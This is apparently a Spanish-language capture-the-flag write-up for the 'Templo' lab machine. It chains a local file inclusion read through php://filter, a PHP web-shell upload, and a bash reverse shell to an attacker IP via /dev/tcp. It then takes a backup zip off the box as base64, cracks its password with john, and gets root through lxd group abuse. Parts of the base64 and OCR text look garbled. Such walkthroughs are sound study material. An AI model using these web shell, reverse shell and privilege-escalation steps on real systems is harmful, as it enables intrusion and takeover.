


Templo



Escaneamos con nmap para visualizar los servicios y puertos abiertos.

```
└─$ ../../obtain_data.sh 192.168.16.12
The ip_address '192.168.16.12' is valid
[sudo] password for kali:
Executing sudo nmap -sS -sV -A -O -p- 192.168.16.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 16:40 CET
Nmap scan report for 192.168.16.12
Host is up (0.00040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|   256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: RODGAR
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:AB:06:44 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/23%OT=22%CT=1%CU=32601%PV=Y%DS=1%DC=D%G=Y%M=0800
OS:27%TM=67698469P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%
OS:TS=A)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=
OS:M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WI
OS:N(W1=7C70%W2=7C70%W3=7C70%W4=7C70%W5=7C70%W6=7C70)ECN(R=Y%DF=Y%T=40%W=7D
OS:78%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3
OS:(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=
OS:Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%R
OS:IPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.41 ms 192.168.16.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.59 seconds
```


Revisando y leyendo tranquilamente la página principal del puerto 80 encontramos lo que parece una pista.

ÉXITO

NAMARI lo es todo solo debes probar

La paciencia es la virtud de saber esperar con calma y sin desesperarse, permitiéndonos enfrentar los retos con serenidad. Prestar atención a todo lo que vemos nos abre un mundo de detalles y aprendizajes, enriqueciendo nuestra comprensión y apreciación de la vida cotidiana.!

Es por ello que probamos a introducir la palabra NAMARI en la url, siendo esto un directorio oculto. En el formulario de arriba tenemos la posibilidad de subir un fichero y en el formulario de abajo LFI el cual podremos visualizar algunos ficheros.



← → ↻ 🏠 192.168.16.12/NAMARI/ Exploit-DB Google Hacking DB base64 | GTFOBins Online - Reverse Shell ... Path Hijacking y Librar... Brainfuck Language - ... CyberChef Online syntax highligh... The image "http://192...

Subir Archivo


Selecciona un archivo para subir:

No file selected.

Incluir Archivo


Archivo a incluir:

Por ejemplo, si ejecutamos /etc/passwd veremos los usuarios del sistema.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:98:98:systemd Network Management:/usr/sbin/nologin
systemd-timesyncd:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false:/usr/sbin/nologin
messagebus:x:101:102:./nonexistent:/usr/sbin/nologin
systemd-resolved:x:992:992:systemd Resolver:/usr/sbin/nologin
pollinate:x:102:1:./var/cache/pollinate/bin/false:/usr/sbin/nologin
polkitd:x:991:991:User for polkitd:/usr/sbin/nologin
syslog:x:103:104:./nonexistent:/usr/sbin/nologin
uuidd:x:104:105:./run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107:./nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack:/var/lib/tpm/bin/false:/usr/sbin/nologin
landscape:x:107:109:./var/lib/landscape:/usr/sbin/nologin
hwupd-refresh:x:989:989:Firmware update daemon:/var/lib/hwupd:/usr/sbin/nologin
usbmuxd:x:108:46:usbmux daemon:/usr/lib/usbmuxd:/usr/sbin/nologin
sshd:x:109:65534:./run/sshd:/usr/sbin/nologin
rodgar:x:1000:1000:rodgar:/home/rodgar:/bin/bash
```

A continuación, verificamos que la ruta del index.php en el que estamos es la que tendría por defecto (/var/www/html)



```
#
# The binary is called apache2. Due to the use of environment variables, in # the default configuration, a
# global configuration # # ServerRoot: The top of the directory tree under which the server's # configuration, error, a
# (available # at
# a lot of trouble. # # Do NOT add a slash at the end of the directory path. # #ServerRoot "/etc/apache2" # # The ac
# me files will be stored. # DefaultRuntimeDir ${APACHE_RUN_DIR} # # PidFile: The file in which the server should
# Timeout: The number of seconds before receives and sends time out. # Timeout 300 # # KeepAlive: Whether or
# The maximum number of requests to allow # during a persistent connection. Set to 0 to allow an unlimited amount.
# it for the next request from the # same client on the same connection. # KeepAliveTimeout 5 # These need to be s
# eir IP addresses # e.g., www.apache.org (on) or 204.62.129.132 (off). # The default is off because it'd be overall b
# st to the # nameserver. # HostnameLookups Off # ErrorLog: The location of the error log file. # If you do not specifi
# er, that host's errors will be logged there and not here. # ErrorLog ${APACHE_LOG_DIR}/error.log # # LogLevel:
# so possible to configure the log level for particular modules, e.g. # "LogLevel info ssl:warn" # LogLevel warn # Incl
# sts the default security model of the Apache2 HTTPD server. It does # not allow access to the root filesystem outsi
# web server. If # your system is serving content from a sub-directory in /srv you must allow # access here, or in any
# mLinks AllowOverride None Require all granted # Adding specific configuration for /var/www/html/NAMARI/ Optio
# - DisallowDirectoryIndex # # AccessFileName: The name of the file to look for in each directory. # For additional...
```

En la página de [deephacking](#) lo tienen muy bien explicado los siguientes pasos que vamos a realizar. La técnica a realizar se llama php wrappers.

- En primer paso vamos a codificar la página en base64 con el payload:
`php://filter/convert.base64-encode/resource=<archivo>`

Lo que nos permitirá leer el fichero index.php al completo para averiguar cómo se comporta y así poder ejecutar nuestra reverse shell.

The screenshot shows a web browser window with the URL `192.168.16.12/NAMARI/index.php?page=php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3D%2Fvar%2Fwww%2Fhtml%2FNAMARI%2Findex.php`. The page has a header with navigation links: "base64 | GTF0Bins", "Online - Reverse Shell ...", "Path Hijacking y Librar...", "Brainfuck Language - ...", "CyberChef", "Online syntax highligh...", and "The image 'http://192....'". The main content area has a title "Subir Archivo" and a form titled "Selecciona un archivo para subir:". The form contains a "Browse..." button, the text "No file selected.", and a blue "Subir Archivo" button. Below this is a section titled "Incluir Archivo" with a form titled "Archivo a incluir:". The form contains a text input field with the value `php://filter/convert.base64-encode/resource=var/www/html/NAMARI/index.php` and a blue "Incluir" button.

Acto seguido copiamos la cadena de base64 obtenida (se aconseja hacerlo desde el código fuente de la página.) Decodificamos realizando `echo "cadenabase64 | base64-d > index.php"`

The screenshot shows a terminal window with a yellow background. The command `echo "cadenabase64 | base64-d > index.php"` is entered and executed. The output is a long string of base64-encoded characters: `CAGICAgICAgYm9yZGVyOjAxcHggc29sawQgI2Y1YzZjYjsKICAgICAgICB9CiAgICA8L3N0eWxlPgo8L2h1YWQ+CjxiY2R5PgogICAgPD9waHAgawYgKGlzc2V0KCRtZXNzYwdlKSk6ID8+CjAgICAgICAgPGRpdjBjbGFzc20ibWVzc2FnZSA8P3BocCBLY2hvICRtZXNzYwclX3R5cGU7ID8+Ij4KICAgICAgICAgICAgPD9waHAgZWNoYAkWVzc2FnZTsgPz4KICAgICAgICA8L2Rpdj4KICAgIDw/cGhwICVuc2Glm0yA/PgoKICAgIDxoMj5TdWJpciBBcmNoaXZvPC9oMj4KICAgIDxmb3JtIGFjdGlvbjoiaW5kZXgucGhwIiBtZXRob2Q9InBvc3QiIGVuY3R5cGU9Im11bHRpcGFydC9mb3JtLWRhdGEiPgogICAgICAgIDxsYWJlbCBmb3I9ImZpbGVUby1VwbG9hZCI+U2VsZW9uYySB1biBhcmNoaXZvIHBhcmEgc3ViaXI6PC9sYWJlbD4KICAgICAgICA8aW5wdXQgdHlwZT0iZmJsZSIgbmFtZT0iZmJsZVRvVXBsb2FkIiEupZD0iZmJsZVRvVXBsb2FkIj4KICAgICAgICA8aW5wdXQgdHlwZT0ic3VibWl0IiB2YWx1ZT0iU3ViaXgQXJjaGl2byIgbmFtZT0ic3VibWl0Ij4KICAgIDwvZm9ybT4KICAgICA8aDI+SW5jbHVpciBBcmNoaXZvPC9oMj4KICAgIDxmb3JtIGFjdGlvbjoiaW5kZXgucGhwIiBtZXRob2Q9ImdlldCI+CjAgICAgICAgPGxhYmVsIGZvcj0icGFnZSI+QXJjaGl2byBhIGluY2x1aXI6PC9sYWJlbD4KICAgICAgICA8aW5wdXQgdHlwZT0idGV4dCIgawQ9InBhZ2UiIG5hbWU9InBhZ2UiPgogICAgICAgIDxpbmB1dCB0eXB1PSJzdWJtaXQiIHZhbHVlPSJmbmNsdlwYIj4KICAgIDwvZm9ybT4KPC9ib2R5Pgo8L2h0bWw+Cg==" | base64 -d > index.php`

Analizando el fichero index.php encontramos lo siguiente, que se sube al directorio uploads y que el nombre lo codifica en rot13.

```
<?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $target_dir = "uploads/";

    // Obtiene el nombre original del archivo y su extensión
    $original_name = basename($_FILES["fileToUpload"]["name"]);
    $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);

    $file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
    $rot13_encoded_name = str_rot13($file_name_without_extension);
    $new_name = $rot13_encoded_name . '.' . $file_extension;

    // Crea la ruta completa para el nuevo archivo
    $target_file = $target_dir . $new_name;
```

Creamos nuestro script en php para poder ejecutar comandos del sistema operativo y lo subimos.

```
(kali@kali)-[~/CTFs/templo]
$ cat cmd.php
<?php system($_GET['cmd']); ?>
```

El archivo ha sido subido exitosamente.


Subir Archivo

Selecciona un archivo para subir:


Browse... cmd.php

Subir Archivo


Tal y como vimos previamente, cuando subimos un fichero al servidor, este lo codifica en rot 13, por lo que iremos a páginas tipo cyberchef para saber el valor codificado del nombre de nuestro script, en este caso cmd.



Ahora que sabemos que cmd codificado en rot13 es pzq vamos a ir al directorio de uploads e introducir ese nombre.



Como no nos da error de recurso no encontrado sabemos que existe. Probamos a ejecutar un comando de prueba.



Procedemos a ejecutar una shell reversa para tener una mejor interacción.

```
(kali㉿kali)-[~/CTFs/templo]
$ urlencode "/bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.16.37/9999 0>&1'"
%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.16.37%2F9999%200%3E%261%27

(kali㉿kali)-[~/CTFs/templo]
$ rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.12] 40644
bash: cannot set terminal process group (860): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Templo:/var/www/html/NAMARI/uploads$
```

Q 192.168.16.12/NAMARI/uploads/pzq.php?cmd=%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.16.37%2F9999%200%3E%261%27

Usando un `ls -la` de la raíz vemos que en el directorio `/opt` encontramos algo inusual

```
/opt:
total 12
drwxr-xr-x  3 root  root  4096 Aug  6 21:45 .
drwxr-xr-x 23 root  root  4096 Aug  7 14:05 ..
drwxrwxr-x  2 rodgar rodgar 4096 Aug  6 17:07 .XXX
```


Dentro encontramos un zip, lo codeamos en base64 para copiarlo a la máquina atacante para posteriormente decodificarlo.

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ ls -la
ls -la
total 12
drwxrwxr-x 2 rodgar rodgar 4096 Aug  6 17:07 .
drwxr-xr-x 3 root    root    4096 Aug  6 21:45 ..
-rw-r--r-- 1 root    root    378 Aug  3 21:12 backup.zip
www-data@TheHackersLabs-Templo:/opt/.XXX$ base64 backup.zip
base64 backup.zip
UESDBAoAAAAAJiIA1kAAAAAAAAAAAAAAAAAHABwAYmFja3VwL1VUCQADb5uuZn+crmZ1eAsAAQTo
AwAAB0gDAABQSwMECgAJAAAAVYgDWYlZPFwkAAAAAGAAAAABEAHABiYWNrdXAvUm9kZ2FyLnR4dFVU
CQAD8pquZoGcrmZ1eAsAAQToAwAAB0gDAAAJLvezJ2//JPP6op0V/PE2N4Vf7HWENn2G6X9poiX
f/LMcDZQSwCiIXM8XCQAAAAAYAAAAUESBAh4DCgAAAAAAmIgDWQAAAAAAAAAAAAAAAAAcAGAAAAAA
AAAQAP1BAAAAAGJhY2t1cC9VVAUA2+brmZ1eAsAAQToAwAAB0gDAABQSwECHgMKAaKAAABVIANZ
iXM8XCQAAAAAYAAAAEQAYAAAAAABAAAAAtIFBAAAAAYmFja3VwL1JvZGdhci50eHRVVAUAA/KarmZ1
eAsAAQToAwAAB0gDAABQSwUGAAAAAAIAAgCkAAAAwAAAAAA

(kali㉿kali)-[~/CTFs/temple]
$ echo "UESDBAoAAAAAJiIA1kAAAAAAAAAAAAAAAAAHABwAYmFja3VwL1VUCQADb5uuZn+crmZ1eAsAAQTo
AwAAB0gDAABQSwMECgAJAAAAVYgDWYlZPFwkAAAAAGAAAAABEAHABiYWNrdXAvUm9kZ2FyLnR4dFVU
CQAD8pquZoGcrmZ1eAsAAQToAwAAB0gDAAAJLvezJ2//JPP6op0V/PE2N4Vf7HWENn2G6X9poiX
f/LMcDZQSwCiIXM8XCQAAAAAYAAAAUESBAh4DCgAAAAAAmIgDWQAAAAAAAAAAAAAAAAAcAGAAAAAA
AAAQAP1BAAAAAGJhY2t1cC9VVAUA2+brmZ1eAsAAQToAwAAB0gDAABQSwECHgMKAaKAAABVIANZ
iXM8XCQAAAAAYAAAAEQAYAAAAAABAAAAAtIFBAAAAAYmFja3VwL1JvZGdhci50eHRVVAUAA/KarmZ1
eAsAAQToAwAAB0gDAABQSwUGAAAAAAIAAgCkAAAAwAAAAAA" > backupcodificado

(kali㉿kali)-[~/CTFs/temple]
$ base64 -d backupcodificado > backup.zip

(kali㉿kali)-[~/CTFs/temple]
$ ls
backupcodificado  backup.zip  cmd.php  index.php
```

Como backup.zip está protegido con contraseña, procedemos a obtener el hash de la misma para romperla con john.

```
(kali㉿kali)-[~/CTFs/temple]
$ zip2john backup.zip > hashbackup
ver 1.0 backup.zip/backup/ is not encrypted, or stored with non-handled compression type
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr: 2b chk, TS_chk, cmplen=36, decmplen=
24, crc=5C3C7389 ts=8855 cs=8855 type=0

(kali㉿kali)-[~/CTFs/temple]
$ john hashbackup
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
batman (backup.zip/backup/Rodgar.txt)
1e 0:00:00:00 DONE 2/2 (2021-12-24 00:06) 11 28e/c 650271e/c 650271e/c 650271e/c 123456 0pen
```

Obteniendo así la contraseña del usuario Rodgar.

```
(kali㉿kali)-[~/CTFs/templo]
$ cd backup

(kali㉿kali)-[~/CTFs/templo/backup]
$ ls
Rodgar.txt

(kali㉿kali)-[~/CTFs/templo/backup]
$ cat Rodgar.txt
6rK5f6iqF;o|8dmla859/_
```

```
rodgar@TheHackersLabs-Templo:/opt/.XXX$ whoami
whoami
rodgar
rodgar@TheHackersLabs-Templo:/opt/.XXX$
```

Si hacemos el comando id del usuario, vemos que pertenece al grupo lxd, el cual podremos aprovechar para escalar privilegios a root.

```
rodgar@TheHackersLabs-Templo:~$ id
uid=1000(rodgar) gid=1000(rodgar) groups=1000(rodgar),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
```

Para ello deberemos crear un container y ejecutarlo, como son necesarios varios pasos, dejo un par de webs donde se explica detalladamente los pasos a realizar, [hacktricks](#) y [juggernaut](#).

Como paso final del proceso, montamos el contenedor en el directorio /mnt/root con privilegios de root. Cuando ejecutamos whoami y el primer ls aún estamos dentro del “contenedor” como tal, debemos ir a /mnt/root para estar en la raíz de la máquina víctima y una vez allí ir a por la deseada flag.

```
rodgar@TheHackersLabs-Templo:~$ lxc config device add josehtwcontainer mydevice disk source=/ path=/mnt/root recursive=t
Device mydevice added to josehtwcontainer
rodgar@TheHackersLabs-Templo:~$ lxc start josehtwcontainer
rodgar@TheHackersLabs-Templo:~$ lxc exec josehtwcontainer /bin/sh
~ # whoami
root
~ # cd /mnt/root
/mnt/root # ls
bin                lib64              sbin.usr-is-merged
bin.usr-is-merged  lost+found         snap
boot              media              srv
cdrom             mnt                swap.img
dev               opt                sys
etc               proc               tmp
home              root               usr
lib               run                var
lib.usr-is-merged sbin

/mnt/root # cd root/
/mnt/root/root # ls
root.txt  snap
/mnt/root/root # cat root.txt

/mnt/root/root #
```